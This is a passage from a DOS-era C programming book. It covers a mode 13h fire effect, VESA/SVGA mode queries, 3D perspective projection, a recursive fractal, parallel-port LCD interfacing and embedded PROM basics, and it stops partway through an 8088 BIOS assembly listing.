Like any other mode 13h programs, first of all, we have to set up the palette registers with corresponding color values. For that, we have used functions `InitializeMCGA( )` and `SetUpPalette( )`. We use off-screen buffer called `Buffer`. This `Buffer` holds all pixel values. The size of the `Buffer` is 320x104. For 'fire' effect, we have to alter the pixel values present on the `Buffer`. And we must copy our `Buffer` to the Video RAM repeatedly. We copy a single row of the `Buffer` to two rows of Video RAM. You may find that our `Buffer` is 320x104 and not 320x100. The reason is that we don't need to alter the last 4 rows for 'fire' effect.

We have two important functions namely `Random( )` and `AveragePixels( )`. First we create two bottom lines with random pixel values. Since we have only 256 colors, the random values should be between 0 and 255. Using `AveragePixels( )` function, we alter the pixel values of `Buffer`. Then we copy our `Buffer` to Video RAM. We have to repeat this process until a key is pressed. If a key is pressed, we switch back to Text mode using `TextMode( )` function.

```
#include <dos.h>

#define BufferX         (320L)   /* Width of screen buffer */
#define BufferY         (104L)   /* Height of screen buffer */
```

```
#define BufferLen       (33280u)  /*      320*104           */
#pragma inline

typedef unsigned int WORD;
typedef unsigned char BYTE;

BYTE  Buffer[BufferLen];      /*  The screen buffer */
WORD Seed  =  0x3749;         /*  The seed value  */

#include "fire.pal"                   /* palette, generated with PAL */

BYTE far *Video = MK_FP( 0xa000, 0u );

void InitializeMCGA( void )
{
   asm {
         MOV   AH, 00H        /*  Set video mode */
         MOV   AL, 13H        /*  Mode 13h      */
         INT   10H            /*  We are now in 320x200x256 */
       }
} /*--InitializeMCGA( )------*/

void SetUpPalette( void )
{
   asm {
        .386
        MOV   SI, OFFSET pal  /*  SI now points to the palette  */
        MOV   CX, 768         /*  Prepare for 768 OUTs */
        MOV   DX, 03C8H       /*  Palette WRITE register */
        XOR   AL, AL          /*  Start at color 0 */
        CLI                   /*  Disable interrupts */
        OUT   DX, AL          /*  Send value */
        CLD                   /*  Forward direction */
        INC   DX              /*  Now use palette DATA register */
        REP   OUTSB           /*  768 multiple OUTs */
        STI                   /*  Enable interrupts */
       }
} /*--SetUpPalette( )--------*/

BYTE Random( void )
{
   asm {
         MOV   AX, Seed       /*  Move the seed value into AX */
         MOV   DX, 8405H      /*  Move 8405H into DX */
         MUL   DX             /*  Put 8405H x Seed into DX:AX */
         INC   AX             /*  Increment AX */
         MOV   Seed, AX       /*  We have a new seed */
```

```
      }
   return( _DL );
} /*--Random( )---------*/

void AveragePixels( void )
{
   long i;
   for ( i = 320; i < BufferX*BufferY-BufferX ; ++i )
     {
       Buffer[i-BufferX] = ( Buffer[i] + Buffer[i+1] + Buffer[i-1] +
                             Buffer[i+BufferX] ) / 4;
       if ( Buffer[i-BufferX]!=0 )
                  Buffer[i-BufferX] -= 1;
     }
} /*--AveragePixels(  )-------*/

void TextMode( void )
{
   asm {
         MOV   AH, 00H        /* Set video mode */
         MOV   AL, 03H        /* Mode 03h */
         INT   10H            /* Enter 80x25x16 mode */
      }
} /*--TextMode( )----------*/

int main( void )
{
   unsigned long i, j, k;

   InitializeMCGA( );
   SetUpPalette( );
   while( !kbhit( ) )
    {
      AveragePixels( );
      for ( i = BufferX*BufferY - 2*BufferX; i < BufferX*BufferY; ++i )
           Buffer[i] = Random( );
      for( i=k=0; k<BufferY-4; ++k, i+=320 )
         for( j=0 ; j<320; ++i, ++j  )
           {
           Video[i] = Buffer[320*k+j];
           Video[i+320] = Buffer[320*k+j];
           }
    }
   TextMode( );

   return(0);
} /*--main( )---------*/
```

## Exercises

1. Replace the values of palette buffer `pal[768]` found at the palette file (`Fire.pal`) with some random values. Now, execute the program. Observe the effect.
2. Write a program that generates ‘whirlpool’ or ‘lake’ effect.
3. Write a program that simulates ‘waving Indian Tricolor flag’.

## Suggested Projects

1. Write a DOS based screen saver. (Hint: Use TSR concepts!)

# 35 VESA Programming

"Have courage, and be strong."

VESA (Video Electronics Standards Association) is a non-profit organization established to standardize a common software interface to Super VGA video adapters. When IBM ruled the PC world, it came up with its own standard SVGA and BIOS extensions. Few other vendors followed IBM's standard and others introduced their own standards. So it necessitates the need for standardizing the interface or BIOS to Super VGA video adapters. VESA suggests all vendors to use their standard for VGA BIOS extensions. It believes that soon its standard will be set as a standard for all vendors.

## 35.1 Secrets

VESA programming is also sometimes referred as SVGA programming. According to the documentations all windows based systems might have SVGA cards to provide better resolution and more color. Even though VESA standard is introduced to reduce the burden of programming complexity, programmers still face problem with VESA programming. One of the major problems with VESA programming is compatibility. Few people say mode 98h is the standard VESA mode and other say mode 101h & mode 103h are the standard modes! Another problem is we must use interrupts to detect the modes supported by that particular SVGA card. So we cannot have a single procedure, we must have different procedures for each mode! VESA people are standardizing the existing VESA standards and come out with different versions. At present we have VESA3.0. Thus VESA standard is not much standardized and people still go for mode 13h!

## 35.2 Program

The following program shows how to program for VESA. This is a pretty good example.

```
#include <dos.h>

typedef int WORD;
typedef char BYTE;

typedef struct tagVGAINFOBLOCK
  {
      BYTE VESASignature[4];  //'VESA'  signature bytes
      WORD VESAVersion;       // VESA version number
      char far* OEMStringPtr; // Pointer to OEM string
      BYTE Capabilities[4];   // capabilities of the video environment
      char far* VideoModePtr; // pointer to supported Super VGA modes
```

```
      WORD TotalMemory;       // Number of 64kb memory blocks on board
      BYTE Reserved[236];     // Remainder of VgaInfoBlock
   } VGAINFOBLOCK;

 typedef struct tagMODEINFOBLOCK
    {
      // mandatory information
      WORD ModeAttributes;   // mode attributes
      BYTE WinAAttributes;   // window A attributes
      BYTE WinBAttributes;   // window B attributes
      WORD WinGranularity;   // window granularity
      WORD WinSize;          // window size
      WORD WinASegment;      // window A start segment
      WORD WinBSegment;      // window B start segment
      char far* WinFuncPtr;  // pointer to windor function
      WORD BytesPerScanLine; // bytes per scan line
      // formerly optional information (now mandatory)
      WORD XResolution;     // horizontal resolution
      WORD YResolution;     // vertical resolution
      BYTE XCharSize;       // character cell width
      BYTE YCharSize;       // character cell height
      BYTE NumberOfPlanes;  // number of memory planes
      BYTE BitsPerPixel;    // bits per pixel
      BYTE NumberOfBanks;   // number of banks
      BYTE MemoryModel;     // memory model type
      BYTE BankSize;        // bank size in kb
      BYTE NumberOfImagePages;      // number of images
      BYTE Reserved1;       // reserved for page function
      // new Direct Color fields
      BYTE RedMaskSize;  // size of direct color red mask in bits
      BYTE RedFieldPosition;  // bit position of LSB of red mask
      BYTE GreenMaskSize;     // size of direct color green mask in bits
      BYTE GreenFieldPosition;      // bit position of LSB of green mask
      BYTE BlueMaskSize;      // size of direct color blue mask in bits
      BYTE BlueFieldPosition; // bit position of LSB of blue mask
      BYTE RsvdMaskSize;   // size of direct color reserved mask in bits
      BYTE DirectColorModeInfo;     // Direct Color mode attributes
      BYTE Reserved2[216];    // remainder of ModeInfoBlock
   } MODEINFOBLOCK;

 VGAINFOBLOCK vgainfoblk, *ptr=&vgainfoblk;

 void PutPixel( int x, int y, int color )
 {
     char far *scr = (char far*)0xA0000000;
     long temp = 0L+ 640*y + x;
     *(scr + temp) = color;
```

```
} /*--PutPixel( )-------*/

int GetVGAInfo( VGAINFOBLOCK *vptr )
{
    unsigned temp;
    asm{
       MOV AH, 4fh;
       MOV AL, 00h;
       }
   temp = FP_SEG( vptr );
   asm      MOV ES, temp;
   temp = FP_OFF( vptr );
   asm{
      MOV DI, temp;
      INT 10h;
      }
   return( _AX );
} /*--GetVGAInfo( )-----------*/

int GetModeInfo( int mode, MODEINFOBLOCK *mptr )
{
    unsigned temp;
    asm{
       MOV AH, 4fh;
       MOV AL, 01h;
       }
   temp = FP_SEG( mptr );
   asm      MOV ES, temp;
   temp = FP_OFF( mptr );
   asm{
      MOV DI, temp;
      MOV CX, mode;
      INT 10h;
      }
   return( _AX );
} /*--GetModeInfo( )---------*/

int GetCurrentMode( void )
{
   asm{
      MOV AX, 4F03h;
      INT 10h;
      }
   return(_BX);
} /*--GetCurrentMode( )--------*/

int SetSVGAMode( int mode )
```

```
{
   asm{
      MOV AX, 4F02h;
      MOV BX, mode;
      INT 10h;
      }
   return( _AX );
} /*--SetSVGAMode( )----------*/

void DemoDraw( void )
{
   int i, j;
   /* Draw some image on the screen */
   for ( j=0 ; j<100; ++j )
     for (i=0;i<256; ++i )
      PutPixel( i,j, i );
} /*--DemoDraw( )-----*/

int main( void )
{
   VGAINFOBLOCK vgainfoblk, *vptr=&vgainfoblk;
   MODEINFOBLOCK modeinfoblk, *mptr=&modeinfoblk;
   int status, oldmode;
   const int mode = 0x0101; // choose your VESA mode

   oldmode = GetCurrentMode( );
   printf( "Current Mode = %Xh \n", oldmode );

   /* if VESA status = 004f, success & supported */
   printf( "VESA status = %X \n", GetVGAInfo( vptr ) );

   /* Print the information about our VESA */
   printf( "VESASignature = %s \n", vptr->VESASignature );
   printf( "VESAVersion = %X \n", vptr->VESAVersion );
   printf( "OEMStringPtr = %s \n", vptr->OEMStringPtr );
   printf( "Capabilities:" );
   if ( vptr->Capabilities[3] & 0x1 )
      printf( " DAC width is switchable \n" );
     else
      printf( " DAC is fixed width, with 6-bits per primary color \n" );
   printf( "TotalMemory = %d X 64kb \n", vptr->TotalMemory );
   getch( );

   status =  GetModeInfo( mode, mptr );
   /* Print the information about the requested mode */
   printf( "mode = %xh\n", mode );
   printf( "~~~~~~~~~~~\n" );
```

```
if ( status==0x004f ) /* success & function supported */
 {
   printf( "ModeAttributes = %d\n", mptr->ModeAttributes );
   printf( "WinAAttributes = %d\n", mptr->WinAAttributes );
   printf( "WinBAttributes = %d\n", mptr->WinBAttributes );
   printf( "WinGranularity = %d\n", mptr->WinGranularity );
   printf( "WinSize = %d\n", mptr->WinSize );
   printf( "WinASegment = %d\n", mptr->WinASegment );
   printf( "WinBSegment = %d\n", mptr->WinBSegment );
   printf( "WinFuncPtr = %s\n", mptr->WinFuncPtr );
   printf( "BytesPerScanLine = %d\n", mptr->BytesPerScanLine );
   printf( "XResolution = %d\n", mptr->XResolution );
   printf( "YResolution = %d\n", mptr->YResolution );
   printf( "XCharSize = %d\n", mptr->XCharSize );
   printf( "YCharSize = %d\n", mptr->YCharSize );
   printf( "NumberOfPlanes = %d\n", mptr->NumberOfPlanes );
   printf( "BitsPerPixel = %d\n", mptr->BitsPerPixel );
   printf( "NumberOfBanks = %d\n", mptr->NumberOfBanks );
   printf( "MemoryModel = %d\n", mptr->MemoryModel );
   printf( "BankSize = %d\n", mptr->BankSize );
   printf( "NumberOfImagePages = %d\n", mptr->NumberOfImagePages );
   printf( "Reserved1 = %d\n", mptr->Reserved1 );
   printf( "RedMaskSize = %d\n", mptr->RedMaskSize );
   printf( "    Continued...\n" );
   getch( );
   printf( "RedFieldPosition = %d\n", mptr->RedFieldPosition );
   printf( "GreenMaskSize = %d\n", mptr->GreenMaskSize );
   printf( "GreenFieldPosition = %d\n", mptr->GreenFieldPosition );
   printf( "BlueMaskSize = %d\n", mptr->BlueMaskSize );
   printf( "BlueFieldPosition = %d\n", mptr->BlueFieldPosition );
   printf( "RsvdMaskSize = %d\n", mptr->RsvdMaskSize );
   printf( "DirectColorModeInfo = %d\n", mptr->DirectColorModeInfo );
   printf( "-------end----\n" );
   printf( "switch to mode %Xh....\n", mode );
   getch( );

   /* Now set to requested mode */

   status = SetSVGAMode( mode );
   if ( status!=0x004F )
         printf( "Error code = %xh \n", status );

else
        {
         DemoDraw( );

         getch( );
```

```
            SetSVGAMode( oldmode );
           }
    }
   return(0);
} /*--main( )---------*/
```

# 36 3D Graphics

"Anyone who loves learning accepts correction."

In graphics, we use so many techniques to represent 3D images on a computer screen, which is supposed to be a 2D plane. One of such techniques is called as "*depth cueing*" and we used this technique in "**VB Controls**". Another well-known technique is "*perspective projection*". This technique is widely used in 3D games and many other 3D applications. In this chapter, let's see perspective projection!

## 36.1 Perspective Projection

The idea of perspective projection is that we have to convert a point in 3D plane to 2D plane. That is, if we have a point A (x, y, z), we have to represent this point as A′ (x′, y′) omitting Z coordinate. To do this, we have to use the formula

$$X' = \frac{X * distance}{Z + distance}$$

$$Y' = \frac{Y * distance}{Z + distance}$$

These equations may look easy. But these equations are not even available in so called gem-books for graphics.

## 36.2 3D Rectangle

Here I present you a small program that plots a 3D Rectangle in 2D plane.

```
#include <graphics.h>

#define  distance (20)  /* your choice */

typedef struct
   {
      int x, y;
   } COORD_2D;



typedef struct
```


```
    {
       int x, y, z;
    } COORD_3D;

void Draw2DRectangle( COORD_2D *pts )
{
    int i;
    for( i=0 ; i<4-1 ; ++i )
       line( pts[i].x, pts[i].y, pts[i+1].x, pts[i+1].y );
    line( pts[0].x, pts[0].y, pts[3].x, pts[3].y );
} /*--Draw2DRectangle( )----------*/

/* converts given 3D coordinates to 2D coordinates */
void Perspective3Dto2D( COORD_2D *pts2d, COORD_3D *pts3d, int n )
{
    int i;
    for ( i=0; i<n ; ++i )
     {
      pts2d[i].x = (pts3d[i].x*distance)  / (pts3d[i].z + distance);
      pts2d[i].y = (pts3d[i].y*distance)  / (pts3d[i].z + distance);
     }
} /*--Perspective3Dto2D( )---------*/

int main( void )
{
    int gdriver = VGA, gmode = VGAHI;
    COORD_3D pts3d[4];
    COORD_2D pts2d[4];
    initgraph( &gdriver, &gmode, "d:\\tc\\bgi" );
    /* Our 3D rectangle's coordinates */
    pts3d[0].x = 200; pts3d[0].y = 220; pts3d[0].z = 15;
    pts3d[1].x = 500; pts3d[1].y = 220; pts3d[1].z = 5;
    pts3d[2].x = 500; pts3d[2].y = 450; pts3d[2].z = 5;
    pts3d[3].x = 200; pts3d[3].y = 450; pts3d[3].z = 15;
    Perspective3Dto2D( pts2d, pts3d, 4 );
    Draw2DRectangle( pts2d );
    getch( );
    closegraph( );
    return(0);
} /*--main( )-----------*/
```

## Suggested Projects

1. Develop a CAD software.
2. Write a software that implements wire frame model.

# 37 Fractal

"It's better to go to a funeral than to attend a feast"



A Simple Fractal

In recent times, *Fractal* is quite popular among Graphics Programmers. So graphics programming won't be complete without dealing fractals. In this chapter let's see this fractal technique.

## 37.1 Prelude

Fractal geometry was actually introduced by Benoit B. Mandelbrot, a fellow of the Thomas J. Watson Research Center, IBM Corporation. Mandelbrot coined the word fractal from the Latin word *frangere*, which means, "to break". Actually, a fractal object is constructed from simple objects. Each part of the image will give you the overall structure. We, programmers view fractals as recursively generated geometric patterns. In this figure each part of fractal can be viewed as a circle.

## 37.2 Program

The following recursive program generates a *fractal*. I hope, from that you can come out with more fractals!

```
#include <graphics.h>

void MyFractal( int x, int y, int radius, int color )
{
    int i;
    if ( radius>0 )
      {
        MyFractal( x+radius, y+radius, radius/3, LIGHTBLUE );
        MyFractal( x-radius, y+radius, radius/3, YELLOW );
        MyFractal( x+radius, y-radius, radius/3, LIGHTGREEN );
        MyFractal( x-radius, y-radius, radius/3, LIGHTRED );
        MyFractal( x, y+radius, radius/3, WHITE );
        MyFractal( x-radius, y, radius/3, LIGHTBLUE );
        MyFractal( x, y-radius, radius/3, YELLOW );
        MyFractal( x+radius, y, radius/3, LIGHTGREEN );
        setcolor( color );
        circle( x, y, radius );
      }
} /*--MyFractal( )--------*/
```

```
int main( void )
{
    int gdriver = VGA, gmode = VGAHI;
    initgraph( &gdriver, &gmode, "d:\\tc\\bgi" );
    MyFractal( 320, 240, 150, WHITE );
    getch( );
    closegraph( );
    return(0);
} /*--main( )-----------*/
```

# Part IV

# Advanced Programming

**Albert Einstein, 1879-1955**

Einstein was born in Ulm in a German Jewish family with liberal ideas. Although he did show early signs of brilliance, he did not do well in school. He especially disliked German teaching methods... Einstein burst upon the scientific scene in 1905 with his theory of special relativity.

Courtesy: For all Practical purposes—Introduction to Contemporary Mathematics (ISBN 0-7167-1830-8)

# 38 Game Programming

"When times are bad, think what it means."

Game programming involves both graphics programming and intellectual programming. Only few people prefer game programming as it seems to be tough.

## 38.1 Graphics Mode

To present your game in a pleasant form, you need to know about Graphics. Usually Game programmers prefer mode 13h, as it is faster. We have already seen about mode 13h programming. Game programmers use certain jargons related to graphics like "clipping", "flipping", etc. You may also need to know these jargons for game programming.

## 38.2 Logic

It is advisable to develop a game's outline or graphics output from its logic. Many people often build game from graphics outline than from logic. It is a wrong practice. First of all your game must be unique and should use faster algorithms. Your game should technically sound good.

## 38.3 Alexander Russell's Guide

**Alexander Russell** is one of the world's well-known authorities in Game Programming. His tutorial, which comprises of seven chapters titled **Alex Russell's Dos Game Programming in C for Beginners,** is available on CD. If you want to develop yourself further on Game Programming, don't hesitate to look into CD. Alexander Russell is kind enough and granted permission for using his valuable sources with **A to Z of C**. Many thanks to Mr. Alexander Russell. He can be reached at `http://www3.telus.net/alexander_russell/`

Following are the contents of Alexander Russell's guide.

**Chapter 1**

- Quick overview of c
    - pointers
    - structs
    - functions
    - dynamic memory allocation
    - include files
    - file i/o

    - memory models, why we will use medium
    - global variables, and other evils
- Entering mode13h, via int86
    - mode13h details
    - saving and restoring old video mode

**Chapter 2**

- Double buffering vs. page flipping, and syncing to vertical retrace
- Graphic primitives
    - dots/pixels
    - horizontal lines
    - vertical lines
    - arbitrary lines
    - filled rectangles

**Chapter 2.1**

- More graphic primitives
    - solid sprites
    - transparent sprites
    - RLE transparent sprites
    - restoring backgrounds
    - graphic text
- Loading images from drawing programs

**Chapter 3**

- Animation
    - bouncing pixel on black
    - bouncing sprite on black
    - bouncing sprite on fancy background
    - multiple bouncing sprites

**Chapter 4**

- i/o
    - keyboard
    - mouse
    - joystick
- combining all user input in one event queue

**Chapter 5**

- Collision detection
    - rectangles only
- Colour management

    - o colour cycling
    - o reserved colours for common elements
    - o dynamic colours for various parts of a game
- Timing a game, and game design
    - o * separating drawing from logic *
    - o the PC timer
    - o too slow
    - o too fast

**Chapter 6**

- Games
    - o Break Out
        - simple animation
        - collision detection
        - player control

## Suggested Projects

1. Develop  a Chess software.
2. Develop a Quake4 game.

# 39 Interfacing

"Don't be afraid to invest. Someday it will pay off."


Interfacing refers to connecting our PC with some external devices. Interfacing got so many applications. In parcel service companies, weight gauge is been connected to the PC and so the billing process becomes simple. Otherwise, we have to find the weight separately… we have to enter the weight in the billing software… and then only it will produce the bill. In this chapter let us see a simple interfacing example.

## 39.1 Interfacing LCD with parallel port


This is one of the elementary programs tried by beginners of this field. Here we interface the 2 Line X 16 Character display LCD with the parallel port. Parallel port is the one in which we would connect our printer. I hope 2 Line X 16 Character display LCD is affordable. Here our ultimate objective is to send a message from our C program to LCD via parallel port so that our message appears on the LCD display.

### 39.1.1 Circuit Diagrams

2 Line X 16 Character LCD display can be available from an electronic shop. The following diagram shows the pin numbers of a typical 2 Line X 16 Character LCD display.




Now you may need to know how to connect the LCD with the parallel port. The following diagram explains this.




### 39.1.2 Logic

You can see there are 14 pins in the LCD chip and 25 pins in the parallel port. As *control port* is an open collector/drain output, we connect it with LCD chip's Enable (E) and Register Select (RS) lines. We have added two 10K registers for safety measures. We just want to output (i.e., write) our message on the LCD. So we force the Read/Write(R/W) line to Write Mode. The contrast of the LCD display can be adjusted with the 10K potentiometer.

### 39.1.3 Program

```
#include <dos.h>
#include <string.h>

#define  PORTID         (0x378)  /*  Port Address */

#define  DATA           (PORTID+0)
#define  STATUS   (PORTID+1)
#define  CONTROL  (PORTID+2)

int main( void )
{
   char msg[ ] = { "Hello world!                own"
                "A to Z of C                 " };
   char init[10];
   int i;
   init[0] = 0x0F;  /* Initialize LCD Display */
   init[1] = 0x01;  /* Clear LCD Display */
```

```
    init[2] = 0x38;  /* Dual Line / 8 Bits */

    /* Reset Control Port - for Forward Direction */
    outportb( CONTROL, inportb( CONTROL ) & 0xDF );

    /* Set Select Printer (RS) */
    outportb( CONTROL, inportb( CONTROL ) | 0x08 );

    /* Initialize LCD... */
    for ( i = 0; i < 3; ++i )
      {
        outportb( DATA, init[i] );

        /* Set Strobe (Enable)*/
        outportb( CONTROL, inportb( CONTROL ) | 0x01 );

        /* Delay */
        delay( 20 );

        /* Reset Strobe (Enable)*/
        outportb( CONTROL, inportb( CONTROL ) & 0xFE);

        /* Delay */
        delay(20);
      }

    /* Reset Select Printer (Register Select) */
    outportb( CONTROL, inportb( CONTROL ) & 0xF7 );

    /* Now display the message... */
    for ( i=0; i<strlen(msg); ++i )
      {
       outportb( DATA, msg[i]);

       /* Set Strobe */
       outportb( CONTROL, inportb( CONTROL ) | 0x01 );
       delay(2);

       /* Reset Strobe */
       outportb( CONTROL, inportb( CONTROL ) & 0xFE );
       delay(2);
      }
    return(0);
} /*--main( )---------*/
```

In order to make our LCD panel work, first we have to initialize it. We can initialize it by sending the instructions: *initialize LCD*, *clear LCD* & *dual Line*. After initializing the LCD, we are supposed to clear the bit 3 of Control port. We did it by using

```
outportb(CONTROL, inportb(CONTROL) & 0xF7);
```

Then we sent our message to the LCD display using a `for` loop. If you have done everything well, you can see our message "`Hello world!          A to Z of C  `" on the LCD display.

## Suggested Projects

1. Write an Image Scanner program.
2. Activate a remote control toy car from keyboard.
3. Develop a new inputting device for your game (say, your own steering). Use it to play your game or existing games.


# 40 Embedded Systems

"Charm can be deceiving, and beauty fades away."

Our useful programs can be "embedded" in chips. These chips can be used in creating different electronic devices. So programming for embedded systems is considered to be one of the interesting topics for the people who are from Electronics background.

## 40.1 PROM


Our program can be embedded in PROM (Programmable ROM) category ROM. PROMs are usually available in sizes 1KB to about 2MB. It is identified by part number. Usually PROM's part number will be 27xxxx, where 27 denotes TL type PROM, xxxx denotes size in Kilo bits. For example, the widely used PROM got part number 27512, which indicates that the size is 512K bits, or 64KB. The blank PROM is the one, which is preloaded with 1's (not 0's). The 1's of PROM corresponds to the fuses present in it. So if you burn the fuse, it represents 0. And so programming ROM is very often referred as *burning*. This burning is achieved with a hardware device known as Device Programmer. Device Programmer is also referred as PROM burner or PROM programmer. The term "Programmer" in "PROM programmer" refers to hardware device, not a person! PROM Programmer helps us to embed our program in the PROM chip. PROMs are OTP (One Time Programmable). Programmed or burned PROMS are widely used in electronic devices like billing machines, washing machines, cell phones, etc.



PROM burner or PROM programmer

## 40.2 EPROM

An Erasable PROM or EPROM is available with the same part numbering scheme of PROM. EPROM has a clear quartz crystal window for allowing UV rays to erase the contents. The UV rays erase the chip by a chemical reaction that melts the fuses back together. EPROM chips should be handled with care as sunlight has UV rays.



EPROM

## 40.3 EEPROM

Electronically Erasable PROM or EEPROM is a kind of EPROM that doesn't require UV rays for erasing the contents. Instead it uses electricity for erasing. Nowadays we have Flash

ROMs. Flash ROM is a type of EEPROM, which can be programmed without removing it from the system and without any special devices.

## 40.4 Programming for Embedded Systems

On our nornal PC, the *boot sector* contains code to load the rest of the OS using the BIOS which is in ROM and always available. In embedded systems, we burn the BIOS and OS in ROM in addition to our program. The reboot vector of embedded systems usually points to the BIOS initialization routines that are also embedded in the chip. Many embedded systems make use of an embedded operating system like QNX, VxWorks, Linux and rarely DOS. In this case our program gets advanced features such as device drivers and operating systems constructs built in to it and we don't have to write such code ourself.

In embedded systems, it is sometimes necessary not to have an Operating System or BIOS. In other words, we are in need of "stand alone" programs. "Stand alone" programs are the one, which don't use Operating System or BIOS. For stand alone programs, we burn a chip with reboot vector pointing to the code we want to run instead of the BIOS initialization routines. If we want to write such a stand alone program in Turbo C, we have to modify the startup routines, because these routines are dependent on the DOS and they load libraries that are dependent on DOS. Thus making a C program embeddable (i.e., ROMable) in a standalone manner requires all dependencies on DOS be removed.

We cannot embed all our programs in the chip. Only ROMable codes can be embedded which means we need a specialized code. Certainly we cannot use relocatable (or ordinary EXE) codes. In embedded system programming, we use void for `main( )` as `void main( )`, because there is no place for the code to get returned.

## 40.5 Locate utility

Locate is the utility that written by **Mark R. Nelson** found on CD. It helps us to remove relocations in EXE files and does other functions that are necessary for a ROMable code. It helps us to produce ROMable code without any overhead.

## 40.6 ROMable Code

As I pointed out earlier, only ROMable code can be embedded. Since this topic will be useful and interesting only to the people from Electronics background, I don't want to harp more in this topic. If you want to know more about this topic, please refer the programs found on CD.

## 40.7 Applications

Programming ROM has so many applications including the creation of chips used in washing machine, creation of chips used in cars for monitoring the performance etc.

# 41 Writing BIOS

"Merely the thought of our favorite food makes our stomachs sick."

BIOS (Basic Input Output System) is the one, which makes computer's components working together. BIOS are hence system specific. In this chapter, let's see how to write our own BIOS code.

## 41.1 BIOS Code

I have already told you that most of the programmers prefer Assembly language than C for writing system programs. Following is a demo code for BIOS. It can be used in EPROM. The source code runs up to about 60 pages. So please don't lose your patience! I strongly recommend you to go through the source code, because by reading this code you would gain a thorough knowledge about interrupts. The program is well commented and so you can easily grab the logic in each step. The code is by an unknown author. I don't know why this brainy author didn't include his name in the code! Many thanks to the author.

```
Page    80,132
Title BIOS-For Intel 8088 or NEC "V20" turbo motherboards. Use MASM 4.0
;
; This bios will work on IBM-PC/xt and many other compatibles
; that share a similar design concept.
; You do not need to have a turbo motherboard to
; use this bios, but if you do, then use the following key sequence
;                               CTRL ALT -
; to toggle the computer speed between fast and slow (=IBM compatible)
;
; This BIOS can produce the following error messages at IPL time
;
ER_BIOS equ     01h           ; Bad ROM bios checksum, patch last byte
ER_RAM  equ     02h           ; Bad RAM in main memory, replace
ER_CRT  equ     04h           ; Bad RAM in video card, replace
ER_MEM  equ     10h           ; Bad RAM in vector area, replace
ER_ROM  equ     20h           ; Bad ROM in expansion area, bad checksum
;
; The last two bytes have to be patched with DEBUG as follows
;
;   FFFF 00.xx      ( avoid ER_BIOS on bootstrap ) --------------------
;   FFFE 00.FE      ( leaves IBM-PC/xt signature ) -----------------  |
;                                                                  |  |
```

```
; where "xx" results in a zero checksum for the whole            |  |
;                                                 BIOS rom, for ex |  |
;                                                                |  |
;               masm BIOS;          ( Assemble BIOS source code)   |  |
;               link BIOS;          ( Link the BIOS object code)   |  |
;               debug BIOS.EXE      ( Exe2bin  BIOS binary code)   |  |
;               -nBIOS.BIN          ( Name of the output binary)   |  |
;               -eCS:FFFE           ( Opens BIOS signature byte)   |  |
;               .FE                 ( Leave IBM-PC/xt signature) <--  |
;               -eCS:FFFF           ( Opens BIOS checksum  byte)      |
;;  ------->    .DC                 ( Force ROM checksum = zero) <-----
;;              -rBX                ( Opens hi order byte count)
;;              :0                  (  ... must be 0 bytes long)
;;              -rCX                ( Opens lo order byte count)
;;              :2000               (  ... BIOS 2000 bytes long)
;;              -wCS:E000           ( Output to BIOS.BIN   file)
;;              -q
;;
;; You must correct the checksum by manually patching the last byte so
;; as the entire 2764-2 eprom sums to zero. I wish DEBUG could checksum
;; blocks.
;
;**********************Miscellaneous definitions*********************
;                                                                  *
;MAX_MEMORY     =704       ; Maximum kilobytes of memory allowed      *
;SLOW_FLOPPY    =1         ; Define to run floppy always at 4.77 mHz  *
;                                                                  *
;**********************Miscellaneous definitions*********************
;
entry   macro   x
        pad     =BANNER - $ + x - 0E000h
        if pad LT 0
        .err
        %out    'No room for ENTRY point'
        endif
        if pad GT 0
        db      pad DUP(0FFh)
        endif
endm
;
jmpf    macro   x,y
        db      0EAh;
        dw      y,x
endm
;
retf    macro   x
        ifb     <x>
```

```
        db      0CBh
else
        db      0CAh
        dw      x
endif
endm
;
LF      equ     0Ah
CR      equ     0Dh
;
.SALL                                   ; Suppress Macro Expansions
.LFCOND                                 ; List  False  Conditionals
;
ASSUME  DS:code, SS:code, CS:code, ES:code
data    SEGMENT at 40h                  ; IBM compatible data structure
        dw      4 dup(?)    ; 40:00     ; RS232 com. ports - up to four
        dw      4 dup(?)    ; 40:08     ; Printer ports    - up to four
        dw      ?           ; 40:10     ; Equipment present word
                                        ;  + (1 iff floppies) *     1.
                                        ;  + (# 64K sys ram ) *     4.
                                        ;  + (init crt mode ) *    16.
                                        ;  + (# of floppies ) *    64.
                                        ;  + (# serial ports) *   512.
                                        ;  + (1 iff toy port) *  4096.
                                        ;  + (# parallel LPT) * 16384.
        db      ?           ; 40:12     ; MFG test flags, unused by us
        dw      ?           ; 40:13     ; Memory size, kilobytes
        db      ?           ; 40:15     ; IPL errors<-table/scratchpad
        db      ?                       ;  ...unused
;---------------[Keyboard data area]------------;
        db      ?,?         ; 40:17     ; Shift/Alt/etc. keyboard flags
        db      ?           ; 40:19     ; Alt-KEYPAD char. goes here
